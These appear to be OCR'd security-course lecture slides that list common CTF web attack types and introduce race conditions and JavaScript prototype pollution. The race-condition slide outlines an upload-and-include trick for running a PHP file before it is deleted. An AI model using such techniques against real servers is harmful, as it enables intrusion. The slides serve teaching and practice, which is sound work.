
Lab 0x04 - ???

Misc

介紹一些近年現實/CTF常見的攻擊手法

2018 CTF Web

- 老梗手法還是能玩出很多新花樣
- Reference: graneed blog



順位	攻撃手法	出題問題数
1位	SQL Injection	44問
2位	Remote Code Execution	34問
3位	Cross Site Scripting	25問
4位	OS Command Injection	19問
4位	Server Side Request Forgery	19問
6位	Local/Remote File Inclusion	17問
7位	Insecure Deserialization	12問
8位	Server-Side Template Injection	10問
9位	Directory Traversal	9問
10位	Prototype Pollution Attack	6問
10位	Race Condition	6問
12位	XML External Entity	5問
12位	Directory Brute-Force Attack	5問
14位	CSS Injection	4問
15位	Hash length extension attack	3問
16位	LDAP Injection	2問

Race Condition

- 概念就跟你們 OS 課學到的一樣
- e.g. HW - Safe R/W
    - 上傳 php 檔，成功上傳但檢查沒通過
    - 在還沒被刪除前，另外開一個 Thread 去 include 它

Prototype Pollution

- 先來認識 Javascript

```
let myobj = {
  prop1: 123,
  prop2: "kaibro"
}
```

Prototype Pollution

- 先來認識 Javascript


```
let myobj = {
  prop1: 123,
  prop2: "kaibro"
}
```

```
> myobj.prop1
```

Prototype Pollution

- 先來認識 Javascript

```
let myobj = {
  prop1: 123,
  prop2: "kaibro"
}
```



```
> myobj.prop1
< 123

>
```

Prototype Pollution

- 先來認識 Javascript

```
let myobj = {
  prop1: 123,
  prop2: "kaibro"
}
```

```
> myobj.prop1
< 123

> myobj.prop2
```

Prototype Pollution

- 先來認識 Javascript

```
let myobj = {
  prop1: 123,
  prop2: "kaibro"
}
```

```
> myobj.prop1
< 123
```

```
> myobj.prop2
< "kaibro"
```

Prototype Pollution

- 先來認識 Javascript

```
let myobj = {
  prop1: 123,
  prop2: "kaibro"
}
```

```
> myobj.toString
```

Prototype Pollution

- 先來認識 Javascript

```
let myobj = {
  prop1: 123,
  prop2: "kaibro"
}
```

```
> myobj.toString
< f toString() {
   [native code]
  }
```

Prototype Pollution

- 先來認識 Javascript

這玩意兒哪來的?


```
let myobj = {
  prop1: 123,
  prop2: "kaibro"
}
```

```
> myobj.toString
< f toString() {
   [native code]
  }
```

Prototype-based Inheritance

- Every object in Javascript has a prototype
- 可以透過 `__proto__` 來存取

```
> myobj.__proto__
< {constructor: f, __defineGetter__: f,
__defineSetter__: f, hasOwnProperty: f,
__lookupGetter__: f, ...}
```

